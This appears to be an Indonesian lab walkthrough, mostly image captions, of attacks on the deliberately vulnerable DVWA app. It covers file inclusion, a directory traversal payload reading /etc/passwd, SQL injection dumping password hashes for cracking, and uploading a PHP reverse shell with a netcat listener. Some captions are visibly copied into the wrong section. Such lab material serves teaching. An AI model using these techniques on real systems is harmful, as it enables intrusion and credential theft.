


-Ternyata kita berhasil login dengan password ‘hacked’ sebagai mengklik link pada halaman jebakan




1. Remote File Inclusion (security: low)


-pilih menu File Inclusion, maka akan tampil halaman untuk mengubah password admin sebagai berikut




-jalankan burp suite di halaman tersebut, maka tampil request untuk menampilkan halaman tersebut. Klik kanan pada request tersebut dan pilih send to repeater




-Buka tab Repeater, maka disini terdapat request login yang berhasil dikirim dari tab HTTP history sebelumnya



-jika kita ganti nilai parameter page menjadi ‘file1.php’ kemudian klik send maka akan tampil response seperti gambar dibawah ini, dimana /var/www/dvwa/vulnerabilities/fi adalah path directory pada server dimana halaman tersebut tersimpan




-disini kita bisa memanfaatkan directory traversal untuk menampilkan isi file /etc/passwd dengan cara menyisipkan ‘../../../../../../etc/passwd’ pada parameter page dan hasilnya sebagai berikut




1. SQL Injection (security: low)


-pilih menu File Inclusion, maka akan tampil halaman untuk mengubah password admin sebagai berikut




-jika kita ketikkan angka ‘1’ pada field User ID maka akan tampil informasi user admin seperti berikut ini:




-jika kita tekan tombol ‘View Source’ pada halaman tersebut, kita bisa melihat query yang akan dijalankan ketika melakukan submit




-disini kita akan melakukan modifikasi query supaya bisa menampilkan daftar user beserta password menjadi seperti dibawah ini, kemudian lakukan input sesuai query yang sudah dimodifikasi



-setelah input tersebut diinput ke field User ID, maka akan tampil 5 daftar user beserta password yang masih berupa hash




-copy satu persatu hash tersebut pada website crack station (https://crackstation.net/) untuk melakukan cracking pada hash tersebut sehingga akan diperoleh hasil sebagai berikut




1. File Upload (security: low)


-pilih menu Upload, maka akan tampil halaman untuk mengunggah sebuah file sebagai berikut




-disini kita mencoba mengunggah sebuah file gambar di halaman tersebut, setelah file berhasil diunggah muncul notifikasi path file dan pesan bahwa file berhasil diupload




-setelah path tersebut dibuka di tab baru, kita bisa melihat gambar yang kita upload tadi




-kali ini kita akan mempersiapkan file php-reverse-shell.php yang akan diunggah ke halaman upload dengan konfigurasi sebagai berikut. Dimana 192.168.100.5 adalah IP address dari kali linux dan dijalankan di port 1234




-jalankan netcat di terminal pada port 1234



-unggah file php-reverse-shell.php ke halaman upload



